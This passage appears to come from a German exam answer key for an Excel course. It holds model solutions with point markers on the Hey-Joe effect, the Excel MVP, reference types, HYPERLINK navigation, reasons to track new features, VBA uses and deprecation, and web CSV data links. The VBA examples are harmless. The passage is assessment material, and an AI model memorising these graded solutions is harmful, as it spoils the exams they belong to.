Rohleders Erwartung: Er will **drei benennbare, tatsächlich nach 2018 erschienene** Features hören, nicht allgemeine Segnungen der Digitalisierung – und zu jedem den Satz, was man vorher tun musste. Ein Feature ohne die Vorher-nachher-Gegenüberstellung ist bei ihm nur ein halber Punkt.

Aufgabe #151 · 7 P. · Hey-Joe-Effekt und Excel-MVP im Anwendersupport · Original-Aufgabenstellung

- a) 3 P. Was versteht man unter dem Hey-Joe-Effekt?
- b) 4 P. Was versteht man unter einem Excel-MVP? Welche Rolle hat er/sie im Anwendersupport?

! Wiederholer: Diese 7-Punkte-Fassung ist die ausführlichste; am 27.02.2024 und am 14.07.2025 kam derselbe Stoff in je 4-Punkte-Fassungen wieder (2024 nur der Hey-Joe-Effekt, 2025 nur der Excel-MVP). Wer diese Lösung kann, bedient alle drei Fassungen.

a) 3 P. – Der Hey-Joe-Effekt

Der **Hey-Joe-Effekt** (auch Hey-Joe-Prinzip) bezeichnet das Muster, dass Mitarbeitende bei einem Excel- oder IT-Problem **nicht den offiziellen Supportweg** über Helpdesk, Ticketsystem oder Dokumentation gehen, sondern sich spontan an die nächste kompetente Kollegin oder den nächsten kompetenten Kollegen wenden – sinnbildlich mit dem Zuruf „Hey Joe, kannst du mir mal kurz helfen?“. Diese Person wird dadurch zur **inoffiziellen, personengebundenen Supportinstanz**, weil immer derselbe hilfsbereite „Joe“ gerufen wird. Der Effekt ist typisch für das **End-User-Computing**: Fachanwender bauen ihre Excel-Lösungen abseits der zentralen IT – und supporten sich folgerichtig auch abseits der zentralen IT. ✓ {1}

Drei Merkmale kennzeichnen ihn. Erstens ist die Hilfe **informell und unoffiziell**: kein Ticket, keine Priorisierung, keine Nachverfolgung, damit auch keine Kennzahl darüber, wie viel Supportaufwand tatsächlich anfällt. Es entsteht eine Support-Schatten-IT, die die IT-Abteilung weder kennt noch steuern kann. ✓ {2}

Zweitens ist der Effekt **personenabhängig** und erzeugt ein Klumpen- beziehungsweise Key-Person-Risiko: Das Wissen konzentriert sich auf eine Person, und fällt „Joe“ durch Urlaub, Krankheit oder Kündigung aus, bricht der Support ersatzlos weg (Bus-Faktor 1). Drittens bleibt die Lösung **undokumentiert**, sodass dieselben Fragen immer wieder gestellt werden, „Joe“ laufend aus seiner eigentlichen Arbeit gerissen wird (Produktivitätsverlust genau beim Leistungsträger) und sich eine fachlich falsche Schnell-Lösung ungeprüft im Haus verbreitet. Der einzige Vorteil ist die schnelle, niederschwellige Hilfe; im Governance-Blick überwiegen die Risiken klar. ✓ {3}

b) 4 P. – Der Excel-MVP und seine Rolle im Anwendersupport

Ein **Excel-MVP** ist der inoffizielle Excel-Champion beziehungsweise Power-User einer Fachabteilung: die Person mit dem größten Excel-Know-how, zu der bei Problemen alle

laufen. MVP steht **in diesem Kontext** für „**Most Valuable Player**“, also den wertvollsten Kollegen im Team – nicht für Microsofts Auszeichnung „Most Valuable Professional“. (Achtung, beide Lesarten existieren bei Rohleder: Im Hilfe-/Foren-Kontext meint „Excel-MVP“ die von Microsoft ausgezeichneten externen Community-Experten – siehe die eigene 4-P-Aufgabe dazu. Welche Lesart gefragt ist, verrät der Aufgabenkontext: Fachabteilung/Hey-Joe → Player, Foren/Hilfe-Rangfolge → Professional.) Der Excel-MVP ist damit genau der „Joe“ aus Teil a): die Person, an der der Hey-Joe-Effekt hängt. ✓ {1}

Im Anwendersupport übernimmt er oder sie faktisch den **First-Level-Support**: Die alltäglichen Excel-Fragen der Abteilung werden direkt gelöst, bevor sie die zentrale IT überhaupt erreichen – schnell, fachnah und ohne Ticket. Das entlastet die IT messbar, verschiebt aber zugleich Aufwand in eine Stelle, die dafür kein Zeitbudget hat. ✓ {2}

Zwei weitere Rollen kommen hinzu. Als **Multiplikator** gibt der Excel-MVP Wissen aktiv weiter, zeigt Kniffe, baut Vorlagen und schult Kollegen, hebt also das Gesamtniveau der Abteilung, statt nur den Einzelfall zu lösen. Als **Brücke zwischen Fachabteilung und IT** übersetzt er fachliche Anforderungen in eine IT-verständliche Form und IT-Vorgaben zurück in die Praxis und kanalisiert echte Probleme gezielt weiter. ✓ {3}

Entscheidend ist die Schlussfolgerung: Der Excel-MVP ist der **Ansatzpunkt zur Formalisierung**. Belässt man die Rolle informell, bleiben alle Risiken aus Teil a) bestehen. Macht man sie zu einer offiziellen **Key-User-Rolle** mit benannter Zuständigkeit, eingeplantem Zeitbudget, Dokumentationspflicht und geregelter Vertretung, wird aus dem chaotischen Zuruf-Support eine geordnete, ausfallsichere Supportstruktur – der Effekt verschwindet nicht, er wird beherrschbar. ✓ {4}

Über die geforderten Punkte hinaus

Die beiden gefährlichsten Fehldeutungen in dieser Aufgabe: „MVP“ als Microsoft-Auszeichnung zu lesen und den Hey-Joe-Effekt als verhaltensökonomisches Phänomen zu deuten. Beide kosten die volle Punktzahl, weil sie die Verbindung der zwei Teilaufgaben zerstören. (✓){+1}

Ein wirksames Gegenmittel liegt in der Datei selbst: =FORMELTEXT(B5) gibt die in B5 hinterlegte Formel als **Text** aus – = leitet die Formel ein, FORMELTEXT ist der Funktionsname, die runden Klammern umschließen das Argument, B5 ist der Zellbezug mit Spaltenbuchstabe und Zeilennummer. Die Rechenlogik steht damit sichtbar neben der Zelle, ohne dass jemand hineinklicken oder „Joe“ fragen muss. (✓){+2}

Weitere strukturelle Gegenmittel ohne Formel: sprechende Namen im **Namensmanager** statt kryptischer Zellbezüge, **Zellnotizen** an kritischen Formeln, geprüfte **Vorlagen** statt frei kopierter Mappen und ein zentrales Ablagekonzept. Alle lösen Wissen von der Person und verlagern es in die Datei beziehungsweise den Prozess. (✓){+3}

Ökonomisch lässt sich der Effekt beziffern: Wird „Joe“ täglich sechsmal für je zehn Minuten unterbrochen, sind das eine Stunde Direktaufwand plus die bekannte Wiedereinarbeitungszeit nach jeder Unterbrechung – gemessen an seinem Stundensatz ist der informelle Support meist teurer als eine halbe Stelle im First-Level-Support. (✓){+4}

Der Effekt hat auch eine **Qualitätsdimension**: Weil niemand die zugerufene Lösung prüft, wandert ein einmal falsch erklärter SVERWEIS() ohne viertes Argument durch die halbe Abteilung. Der Hey-Joe-Effekt ist damit nicht nur ein Verfügbarkeits-, sondern ein Richtigkeitsrisiko. (✓){+5}

Die Formalisierung braucht ein Gegenstück beim Betroffenen: Wird die Key-User-Rolle nur benannt, aber nicht im Zielsystem und in der Kapazitätsplanung hinterlegt, entsteht ein Titel ohne Zeit – und der Effekt läuft unverändert weiter, nur mit Visitenkarte. (✓){+6}

Gegenposition, die man kennen sollte: In kleinen Organisationen **ist** der Zuruf-Support die effizienteste Lösung, weil ein Ticketprozess mehr kostet, als er einspart. Die Frage ist nicht ob, sondern ab welcher Größe und Kritikalität der informelle Weg in Governance überführt werden muss. (✓){+7}

Rohleders Erwartung: Er will die **Verbindung** der beiden Teile hören – der Excel-MVP ist der „Joe“, und die Formalisierung der Rolle ist die Antwort auf den Effekt. Wer a) und b) als zwei unabhängige Definitionen abhandelt, verschenkt Punkte, selbst wenn beide Definitionen stimmen.

Aufgabe #152 · 10 P. · Sprungnavigation zwischen vielen Tabellenblättern · Original-Aufgabenstellung

Komplexe Arbeitsmappen haben oft zwei Dutzend und mehr Tabellenblätter. Das macht eine effektive und effiziente Navigation zwischen den vielen Eingabe-, Verarbeitungs- und Ausgabebereichen notwendig. Erläutern Sie ausführlich (!), wie man in einer Arbeitsmappe eine entsprechende Navigation einrichten und nutzen kann!

! Wiederholer: Wortgleich zur Fassung vom 18.02.2022 (dort Aufgabe 3, ebenfalls 10 Punkte) – gemessener Textvergleich: identisch.

Wortgleicher Wiederholer – Lösung bei der Fassung vom 18.02.2022 (siehe Kapitel excel-funktionen).

(✓){+1} Der Robustheits-Reservepunkt: Als Sprungziel ist ein benannter Bereich dem festen Zellbezug vorzuziehen — `=HYPERLINK("#Menü"; "Menü")` bricht nicht, wenn später Zeilen eingefügt werden, weil der Name mitwandert, während `#Blatt!A1` stur auf die Koordinate zeigt.

Rohleders Erwartung: Er will die Raute # als Kern der Sache hören, dazu `HYPERLINK()` mit vollständiger Bestandteil-Erklärung, ein Menüblatt mit Rücklinks und die Abgrenzung zum bloßen Blattregister – „ausführlich (!)“ ist bei ihm eine Punktevorgabe, keine Höflichkeitsfloskel.

Aufgabe #153 · 4 P. · Die vier wichtigsten Bezugsarten · Original-Aufgabenstellung

Excel kennt mindestens sechs verschiedene Bezugsarten. Nennen Sie die vier wichtigsten!

! Wiederholer: Wortgleich am 30.01.2023 als Aufgabe 7 (ebenfalls 4 Punkte) erneut gestellt – dort nur Verweis auf diese Lösung.

4 P. – Die vier wichtigsten Bezugsarten (je 1 P.)

Ein **Bezug** ist die Adresse, mit der eine Formel auf eine andere Zelle zeigt; das prüfungsentscheidende Merkmal ist sein Verhalten **beim Kopieren beziehungsweise**

Ausfüllen der Formel. Die Aufgabe verlangt „Nennen“, Stichworte genügen also – ein Halbsatz je Art sichert die Punkte trotzdem gegen Missverständnisse ab.

1. Relativer Bezug – =A1. Er beschreibt die Zielzelle relativ zur Position der Formelzelle; beim Kopieren wandert er mit (aus =A1 in B1 wird beim Kopieren nach B2 automatisch =A2). Standardfall für zeilenweise fortlaufende Berechnungen. ✓ {1}

2. Absoluter Bezug – =\$A\$1. Beide Dollarzeichen frieren Spalte **und** Zeile ein, der Bezug zeigt nach jedem Kopiervorgang auf dieselbe Zelle. Verwendung für zentrale Parameter wie Steuersatz, Stückpreis oder Wechselkurs. ✓ {2}

3. Gemischter Bezug – =\$A1 oder =A\$1. Genau ein Teil ist fixiert: Bei =\$A1 bleibt die **Spalte** A fest und die Zeile wandert mit, bei =A\$1 bleibt die **Zeile** 1 fest und die Spalte wandert mit. Typisch für Kreuztabellen und Preis-Mengen-Raster, bei denen eine einzige Formel über Zeilen **und** Spalten kopiert werden soll. ✓ {3}

4. Strukturierter Bezug – =Tabelle1[@Spalte]. Innerhalb einer formatierten Excel-Tabelle wird nicht über Gitterkoordinaten, sondern über **Namen** referenziert (Tabellenname plus Spaltenüberschrift); das @ bezeichnet dabei „dieselbe Zeile“. Vorteil: selbsterklärend und automatisch mitwachsend, wenn Zeilen ergänzt werden. ✓ {4}

Die beiden verbleibenden der sechs Arten sind der **3D-Bezug** =SUMME(Tabelle1:Tabelle3!A1), der dieselbe Zelle über mehrere Blätter konsolidiert, und der **externe Bezug** = '[Mappe1.xlsx]Tabelle1'!A1 auf eine andere Arbeitsmappe.

Über die geforderten Punkte hinaus

Das \$ friert immer das ein, was **direkt dahinter** steht: In \$A\$1 fixiert das erste \$ den Spaltenbuchstaben, das zweite die Zeilennummer. Diese Lesart erspart das Auswendiglernen, weil sie auch die gemischten Formen sofort erklärt. (✓){+1}

Umgeschaltet wird mit der Taste **F4** während der Formeleingabe; sie durchläuft zyklisch A1 → \$A\$1 → A\$1 → \$A1 → A1. Auf vielen Notebooks muss dabei Fn mitgedrückt werden. (✓){+2}

Der strukturierte Bezug kennt weitere Sonderbezeichner, die man kennen sollte: [#Alle], [#Daten], [#Kopfzeilen], [#Ergebniszeile] und [#Diese Zeile] – letzteres ist die ausgeschriebene Form des @. (✓){+3}

Der externe Bezug ist der einzige, der die **Datei** wechselt, und deshalb der einzige, der beim Verschieben der Quelldatei bricht; er ist damit in Governance-Fragen der kritischste Bezugstyp und gehört auf jede Revisionscheckliste („welche Mappe zieht Werte aus welcher?“). (✓){+4}

Rohleders Erwartung: Vier verschiedene **Arten**, nicht vier Beispiele derselben Art. Wer relativ, absolut und zweimal gemischt (\$A1 und A\$1) als vier Arten verkauft, hat drei genannt und verliert einen Punkt.

Aufgabe #154 · 6 P. · Gründe für die laufende Beschäftigung mit neuen Excel-Entwicklungen · Original-Aufgabenstellung

Erläutern Sie drei verschiedene Gründe, warum sich Personen, die Microsoft® Excel® beruflich intensiv nutzen, regelmäßig mit den neuen Entwicklungen des Produkts befassen sollten.

! Wiederholer: Dieselbe Überschrift „Neue Features“ kam am 26.07.2022 als Aufgabe 2 (ebenfalls 6 Punkte), dort aber mit der *anderen* Frage nach drei konkreten Features seit Version 2019. Gemessener Textvergleich: nicht wortgleich – beide Fassungen sind getrennt zu lösen.

6 P. – Drei verschiedene Gründe (je 1 P. Argument, 1 P. konkreter Feature-Beleg)

Die drei Gründe müssen auf **drei unterschiedlichen Achsen** liegen und jeweils ein **eigenes** Feature als Beleg tragen; dreimal „spart Zeit“ in anderen Worten ist die klassische Punktefalle dieser Aufgabe.

Grund 1: Höhere Produktivität durch mächtigere Funktionen (Effizienz-Achse). Jede neuere Excel-Version liefert Funktionen, die Aufgaben in einem Schritt erledigen, für die man früher mehrere Hilfsspalten, verschachtelte Formeln oder manuelle Klickfolgen brauchte; wer sie kennt, erledigt dieselbe Auswertung in einem Bruchteil der Arbeitsschritte, wer sie nicht kennt, baut den Umweg immer wieder neu. ✓ {1} Konkreter Beleg: die **dynamischen Array-Funktionen** FILTER(), SORTIEREN() und EINDEUTIG(). Eine einzige Formel gibt einen ganzen Ergebnisbereich zurück, der automatisch mitwächst; vorher waren dafür Matrixformeln mit Strg+Umschalt+Eingabe, eine Pivot-Tabelle oder VBA nötig. ✓ {2}

Grund 2: Geringeres Fehlerrisiko und bessere Wartbarkeit (Korrektheits-Achse). Neue Funktionen sind nicht nur bequemer, sondern robuster konstruiert: Sie brechen seltener bei Änderungen an der Tabelle und machen Formeln lesbarer, was Flüchtigkeitsfehler reduziert. Bei betriebswirtschaftlichen Auswertungen ist ein stiller Rechenfehler ungleich teurer als ein paar gesparte Minuten, weshalb dies eine eigenständige und die gewichtigere Begründung ist. ✓ {3} Konkreter Beleg: XVERWEIS() hat **keinen starren Spaltenindex** wie SVERWEIS() – fügt jemand eine Spalte ein, liefert SVERWEIS() stillschweigend das falsche Feld, XVERWEIS() bleibt korrekt. Ergänzend machen LET() (Zwischenergebnis einmal benennen statt mehrfach tippen) und LAMBDA() (eigene wiederverwendbare Funktion ohne VBA) lange Formeln lesbar und verhindern Kopierfehler. ✓ {4}

Grund 3: Anschlussfähigkeit, Zusammenarbeit und Schutz (Zukunftsfähigkeits-Achse). Excel wird im Team genutzt. Wer neue Features **nicht** kennt, kann Dateien von Kolleginnen und Kollegen, die diese Features einsetzen, nicht mehr verstehen oder pflegen und deutet neue Meldungen wie den Fehlerwert #ÜBERLAUF! falsch; hinzu kommt, dass laufende Updates **Sicherheits-Patches** und **Kompatibilitäts-Korrekturen** mitbringen, ohne die die Mappe zum Einfallstor beziehungsweise zum Austauschproblem wird. Arbeitgeber setzen den aktuellen Stand zunehmend voraus, sodass Feature-Kennntnis auch ein Faktor der eigenen Beschäftigungsfähigkeit ist. ✓ {5} Konkreter Beleg (bewusst ein drittes, in Grund 1 und 2 nicht verwendetes Feature): die **Mitautorschaft beziehungsweise das gemeinsame Bearbeiten in Echtzeit** über OneDrive und SharePoint. Mehrere Personen arbeiten gleichzeitig in **einer** Datei, statt Versionen per E-Mail zu tauschen; wer diese Arbeitsweise nicht beherrscht, wird zum Engpass im Team und produziert genau das Versionschaos, das die Funktion abschafft. ✓ {6}

■ Über die geforderten Punkte hinaus

Der Merksatz für die Trennschärfe: **Grund 1 = schneller · Grund 2 = richtiger · Grund 3 = anschlussfähig und geschützt.** Drei Blickwinkel, drei verschiedene Features, keine Dopplung – wer das im Kopf hat, baut die Antwort in zwei Minuten. (✓)(+1)

Ein vierter, in der Praxis oft entscheidender Grund wäre die **Lizenz- und Versionsrealität**: Kaufversionen wie Excel 2019 oder 2021 erhalten keine Funktionsupdates, die Abo-Version schon. Wer beruflich intensiv mit Excel arbeitet, muss wissen, welche Funktionen beim Empfänger überhaupt ankommen, sonst schickt er Mappen mit #NAME? durchs Haus. (✓)(+2)

Der Beleg dafür ist das Präfix `_xlfn.`: Speichert man eine Mappe mit `XVERWEIS()` so, dass sie in einer älteren Version geöffnet wird, steht dort `_xlfn.XVERWEIS(...)` in der Bearbeitungsleiste – ein sichtbarer Hinweis darauf, dass eine unbekannte Funktion mitgereist ist. (✓)(+3)

Der Sicherheitsteil von Grund 3 lässt sich konkretisieren: Seit 2022 blockiert Microsoft **VBA-Makros aus dem Internet standardmäßig**. Wer das nicht weiß, hält seine funktionierende Mappe für kaputt und schaltet im schlimmsten Fall genau den Schutz ab, der ihn bewahrt hätte. (✓)(+4)

Die Gegenposition gehört ebenfalls in eine gute Antwort: Jede Neuerung erzeugt **Umstellungsaufwand und Schulungsbedarf**, und ein Feature, das nur auf einem Teil der Arbeitsplätze verfügbar ist, spaltet die Abteilung in zwei Klassen. Feature-Aktualität ist deshalb eine Aufgabe der Organisation und nicht nur der einzelnen Anwenderin. (✓)(+5)

Praktischer Umsetzungsvorschlag, der Rohleder gefällt, weil er über die reine Aufzählung hinausgeht: eine feste, kurze Routine – Release-Notes von Microsoft überfliegen, ein Feature pro Quartal an einer echten eigenen Mappe ausprobieren, das Ergebnis im Team zeigen. Das verbindet alle drei Gründe zu einer Handlung. (✓)(+6)

Rohleders Erwartung: Er will drei **inhaltlich verschiedene Achsen** und zu jeder ein **eigenes, konkret benanntes** Feature als Beleg. Ein Grund ohne Feature-Beleg ist bei ihm ein halber Punkt, drei Umschreibungen von „ist effizienter“ sind zusammen zwei.

Aufgabe #155 · 10 P. · VBA: Anwendungsgebiete und Microsofts Abschlachtsicht · Original-Aufgabenstellung

Obwohl sich die Programmierung mit VBA in der Praxis weiterhin einer großen Beliebtheit erfreut, versucht Microsoft regelmäßig aktiv, die Excel-Anwender*innen zum Wechsel in eine andere Programmierungsumgebung zu bewegen.

- a) 6 P. Erläutern Sie drei Anwendungsgebiete, auf denen VBA die tägliche Arbeit mit Excel unterstützt.
- b) 4 P. Warum möchte Microsoft VBA eigentlich abschalten? Erläutern Sie zwei konkrete Gründe!

a) 6 P. – Drei Anwendungsgebiete (je 1 P. Nennung, 1 P. Erläuterung)

VBA (Visual Basic for Applications) ist die in Microsoft Office eingebaute Programmiersprache; sie erlaubt, Excel nicht nur zu bedienen, sondern zu programmieren. Der Code wird im VBA-Editor (Alt+F11) geschrieben und in der Arbeitsmappe gespeichert, die dafür im Format `.xlsm` („macro-enabled“) vorliegen muss.

Anwendungsgebiet 1: Automatisierung wiederkehrender Abläufe über Makros. ✓

{1} Immer gleiche, manuell aufwendige Abläufe – Daten importieren, filtern, sortieren, formatieren, Bericht drucken – werden einmal programmiert und laufen danach per Klick in Sekunden ab; das spart nicht nur Zeit, sondern verhindert Flüchtigkeitsfehler, weil der Ablauf jedes Mal identisch ist. Ein Minimalbeispiel:

```
Sub BerichtFormatieren()  
    Range("A1:D1").Font.Bold = True  
    Columns("A:D").AutoFit  
End Sub
```

Bestandteile: Sub eröffnet eine **Subroutine**, also einen ausführbaren Programmblock ohne Rückgabewert; `BerichtFormatieren` ist der frei gewählte Makroname, unter dem das Makro später in der Liste (Alt+F8) erscheint; die leeren `()` stehen für die Parameterliste, die hier nicht gebraucht wird; `Range` spricht einen Zellbereich an, sein Argument `"A1:D1"` steht in Anführungszeichen, der `:` ist der Bereichsoperator „von ... bis“; der **Punkt-Operator** `.` führt jeweils eine Ebene tiefer (`Font` → `Bold`); `= True` weist den Wahrheitswert „wahr“ zu, schaltet den Fettdruck also ein; `Columns("A:D").AutoFit` passt die Spaltenbreite automatisch an; `End Sub` beendet den Block. ✓ **{2}**

Anwendungsgebiet 2: Benutzerdefinierte Funktionen (UDFs) und eigene

Bedienoberflächen. ✓ **{3}** Reichen die eingebauten Tabellenblatffunktionen nicht aus, programmiert man eine eigene Funktion, die anschließend wie jede Standardfunktion in

einer Zelle aufgerufen wird; zusätzlich lassen sich **UserForms** als Eingabemasken bauen, damit auch IT-ferne Kolleginnen geführt und fehlerarm Daten erfassen.

```
Function Netto(Brutto As Double, Satz As Double) As Double
    Netto = Brutto / (1 + Satz)
End Function
```

Function kennzeichnet – anders als Sub – eine Prozedur **mit** Rückgabewert; Netto ist der Name, unter dem die Formel in der Zelle aufrufbar wird; die Parameterliste (Brutto As Double, Satz As Double) legt zwei Eingabewerte samt **Datentyp** fest (Double = Gleitkommazahl), das Komma trennt die Parameter; das hintere As Double bestimmt den Rückgabebetyp; die Zeile Netto = Brutto / (1 + Satz) weist dem Funktionsnamen das Ergebnis zu, wobei die Klammern die Punkt-vor-Strich-Reihenfolge erzwingen; End Function schließt ab. Der Aufruf in der Zelle lautet =Netto(B2;0,19) – = leitet die Formel ein, B2 ist der Zellbezug mit dem Bruttowert, das **Semikolon** ; ist der Argumenttrenner der deutschen Excel-Version, 0,19 der Steuersatz mit Komma als Dezimaltrennzeichen. Rechenprobe: 119 EUR / 1,19 = **100,00 EUR**. ✓ {4}

Anwendungsgebiet 3: Anbindung externer Datenquellen und Steuerung anderer Office-Anwendungen. ✓ {5}

VBA verbindet Excel mit der Außenwelt: Daten aus Datenbanken oder Webdiensten abrufen, aktualisieren und zurückschreiben, ohne Excel zu verlassen; ebenso lassen sich andere Programme per **Automation** fernsteuern, etwa Serien-E-Mails über Outlook versenden oder Berichte an Word übergeben.

```
Dim App As Object
Set App = CreateObject("Outlook.Application")
```

Dim deklariert eine Variable und reserviert Speicher dafür; App ist ihr Name; As Object legt den Datentyp als Verweis auf ein beliebiges Programmobjekt fest; Set ist das Pflicht-Schlüsselwort, wenn einer Variablen ein **Objekt** und keine Zahl oder Zeichenkette zugewiesen wird; CreateObject("Outlook.Application") startet beziehungsweise verbindet das Zielprogramm, wobei das Argument in Anführungszeichen dessen Programmkennung ist. ✓ {6}

b) 4 P. – Zwei Gründe für Microsofts Abschaltabsicht (je 2 P.)

Grund 1: Sicherheitsrisiko durch frei ausführbaren Code. Ein Makro ist echter Programmcode, der beim Öffnen der Datei alles tun kann, was der angemeldete Benutzer darf – Dateien lesen, verändern, löschen, Code nachladen, Daten abfließen lassen. Genau das nutzen Angreifer: manipulierte .xslm-Dateien im Mailanhang gehören seit Jahren zu den häufigsten Verbreitungswegen für Schadsoftware. ✓ {1} Weil sich bösartige von harmlosen Makros technisch kaum unterscheiden lassen, blockiert Microsoft Makros aus dem Internet inzwischen standardmäßig; VBA bleibt damit ein dauerhaftes Einfallstor,

dessen Restnutzen die Verantwortung für die Angriffsfläche immer schlechter aufwiegt. ✓

⟨2⟩

Grund 2: Veraltete, nicht plattformübergreifende Technik. VBA stammt aus den 1990er-Jahren und beruht auf der alten COM- und Windows-Architektur. Es läuft deshalb nicht gleichwertig in Excel im Browser, nur eingeschränkt auf dem Mac und gar nicht auf Mobilgeräten – es passt also nicht zu einer Cloud- und Multi-Device-Welt, in der dieselbe Mappe auf drei Gerätetypen funktionieren soll. ✓ ⟨3⟩ Microsoft drängt deshalb auf die Nachfolger **Office-Add-ins auf JavaScript-Basis** und **Office Scripts (TypeScript)** in Excel for the web: Sie laufen plattformübergreifend, sind besser wartbar und laufen isoliert in einer **Sandbox**, dürfen also gerade nicht mehr beliebig auf den Rechner zugreifen – womit Grund 2 den Grund 1 gleich mitlöst. ✓ ⟨4⟩

■ Über die geforderten Punkte hinaus

Der Merksatz: VBA ist stark bei **Automatisierung, eigenen Funktionen und Programmkopplung** – und genau diese Mächtigkeit (beliebiger Code auf alter Architektur) ist der Grund, warum Microsoft aus **Sicherheits-** und **Plattformgründen** umsteuert. (✓){+1}

Die Aufgabe formuliert vorsichtig „versucht ... zu bewegen“, und das trifft die Lage: Microsoft hat VBA nie abgekündigt und wird es aus Kompatibilitätsgründen kaum entfernen können, weil ganze Fachabteilungen weltweit darauf laufen. Faktisch findet die Abschaltung über **Voreinstellungen** statt (blockierte Makros, gesperrte Vertrauensstellungen), nicht über das Entfernen der Sprache. (✓){+2}

Für Anwendungsgebiet 1 gibt es heute einen ernsthaften Konkurrenten ohne Code: **Power Query** übernimmt Import, Bereinigung und Zusammenführung protokolliert und wiederholbar. Ein erheblicher Teil der historisch in VBA gelösten Aufgaben ist damit ohne Makro besser aufgehoben. (✓){+3}

Für Anwendungsgebiet 2 gilt dasselbe seit LAMBDA(): Eigene, wiederverwendbare Funktionen lassen sich seit 2021 im Namensmanager definieren, ganz ohne VBA und damit ohne .xlsm und ohne Makrowarnung. (✓){+4}

Was VBA weiterhin fast konkurrenzlos kann, ist die **Automation fremder Anwendungen** auf dem Desktop – Outlook, Word, PowerPoint, teils auch Fremdprogramme. Genau dieses Anwendungsgebiet 3 ist deshalb der letzte harte Grund, warum VBA in Unternehmen nicht verschwindet. (✓){+5}

Aus Revisionssicht gehört jedes Makro auf die Prüfliste: Wer hat es geschrieben, was tut es, ist der Code kommentiert, existiert eine Zweitperson, die ihn versteht? Ein undokumentiertes Makro ist der Hey-Joe-Effekt in Reinform, nur mit Ausführungsrechten. (✓){+6}

Der Umstieg hat einen ersten Haken, der zur Aufgabe gehört: **Office Scripts laufen nur in Excel for the web** und setzen eine entsprechende Lizenz voraus. Wer eine gewachsene VBA-Landschaft besitzt, kann nicht einfach migrieren, sondern muss neu bauen. (✓){+7}

.xlsm gegen .xlsx ist die praktische Stellschraube: Speichert man eine Mappe als .xlsx, geht enthaltener VBA-Code verloren – unangenehm beim versehentlichen Speichern, aber ein wirksames Mittel, um eine Mappe bewusst makrofrei zu stellen, bevor sie das Haus verlässt. (✓){+8}

Die **Vertrauenswürdigen Speicherorte** im Trust Center sind der Kompromiss, den Unternehmen tatsächlich fahren: Makros laufen nur aus definierten, geschützten Netzlaufwerken, aus jedem anderen Pfad gar nicht. Das erhält Anwendungsgebiet 1 bis 3 und entschärft Grund 1. (✓)(+9)

Ein sauberer Schlusssatz für die Klausur: Nicht die Sprache ist das Problem, sondern das **Rechtemodell dahinter** – VBA kennt kein „darf nur dieses Blatt anfassen“, und genau diese fehlende Begrenzung ist es, was die Nachfolger über die Sandbox einführen. (✓)(+10)

Rohleders Erwartung: Bei a) genau drei **verschiedene** Gebiete, jedes mit einem Satz, was VBA dort konkret abnimmt – drei Spielarten von „Makros automatisieren“ zählen als eines. Bei b) müssen Sicherheit **und** Plattform kommen; „ist halt alt“ ohne die COM-/Web-Begründung ist ein halber Punkt.

Aufgabe #156 · 4 P. · Die vier wichtigsten Bezugsarten · Original-Aufgabenstellung

Excel kennt mindestens sechs verschiedene Bezugsarten. Nennen Sie die vier wichtigsten!

! Wiederholer: Wortgleich zur Fassung vom 26.07.2022 (dort Aufgabe 6, ebenfalls 4 Punkte) – gemessener Textvergleich: identisch.

Wortgleicher Wiederholer – Lösung bei der Fassung vom 26.07.2022 (siehe Kapitel grundlagen-features, Aufgabe 6).

(✓)(+1) Der Bedien-Reservepunkt: Zwischen den Bezugsarten schaltet F4 zyklisch um (A1 → \$A\$1 → A\$1 → \$A1) – und außerhalb der Formelbearbeitung ist F4 zugleich die Wiederholen-Taste; wer beide Bedeutungen nennt, deckt die klassische Zusatzfrage gleich mit ab.

Rohleders Erwartung: Vier verschiedene **Arten** mit je einem Beispiel und dem Verhalten beim Kopieren – relativ, absolut, gemischt, strukturiert. „Nennen“ heißt hier: Stichworte genügen, aber \$A1 und A\$1 sind zusammen eine Art, nicht zwei.

Aufgabe #157 · 10 P. · Dynamische Datenverknüpfung: Begriff und Einrichtung an einer CSV-Quelle aus dem Internet · Original-Aufgabenstellung

! Wiederholer: Das Thema kam am 14.07.2025 als 8-P-Fassung erneut dran, dort aber mit anderem Zuschnitt (Nachteile der DDE-Schnittstelle gegen Nachteile von INDIRECT()) – hier geht es um Begriff und Einrichtungsweg.

(Abbildung im Klausurheft, Quelle: <https://gml.noaa.gov/ccgg/trends/data.html>)

- a) 4 P. Was versteht man unter einer dynamischen Datenverknüpfung?
- b) 6 P. Erläutern Sie die Vorgehensweise zur Erstellung einer dynamischen Datenverknüpfung am Beispiel einer aus dem Internet bezogenen Text/CSV-Datei.

a) 4 P. – Begriff der dynamischen Datenverknüpfung

Eine dynamische Datenverknüpfung ist eine dauerhaft gespeicherte Verbindung zwischen der Arbeitsmappe und einer außerhalb liegenden Datenquelle, bei der die Zielzellen keine eingetragenen Werte enthalten, sondern das jeweils aktuelle Ergebnis dieser Verbindung anzeigen. ✓ {1} Ändern sich die Daten an der Quelle, übernimmt Excel den neuen Stand bei der nächsten Aktualisierung, ohne dass jemand Werte erneut kopiert oder abtippt. ✓ {2}

Der Gegenbegriff ist die statische Verknüpfung, also das einmalige Kopieren und Einfügen: Sie ist eine Momentaufnahme, die im Moment des Einfügens richtig ist und danach von der Quelle abkoppelt, ohne dass das der Mappe später anzusehen wäre. ✓ {3} Der betriebswirtschaftliche Nutzen der dynamischen Variante liegt genau hier: Berichte, Kennzahlen und Diagramme beziehen sich auf eine einzige verbindliche Quelle, Übertragungsfehler entfallen, und der Aufbereitungsweg ist wiederholbar statt jedes Mal neu von Hand zu gehen. ✓ {4}

b) 6 P. – Vorgehensweise am Beispiel einer CSV-Datei aus dem Internet

Schritt 1 – Verbindung anlegen. Über die Registerkarte Daten → Daten abrufen → Aus anderen Quellen → Aus dem Web wird die Adresse der CSV-Datei eingetragen; bei einer lokal abgelegten Datei ist der Weg Daten → Aus Text/CSV. ✓ {1}

Schritt 2 – Importvorschau prüfen. In der Vorschau werden Trennzeichen (Komma oder Semikolon), Zeichencodierung (in der Regel UTF-8, sonst erscheinen Umlaute verstümmelt) und die Erkennung der Kopfzeile kontrolliert, denn Fehler an dieser Stelle wirken sich auf jede spätere Auswertung aus. ✓ {2}

Schritt 3 – Im Power-Query-Editor aufbereiten. Über Daten transformieren werden Kopfzeilen gesetzt, überflüssige Zeilen und Spalten entfernt, Datentypen zugewiesen und

Filter angelegt; jeder dieser Schritte wird als benannter Arbeitsschritt gespeichert und bei jeder Aktualisierung automatisch erneut ausgeführt. ✓ {3}

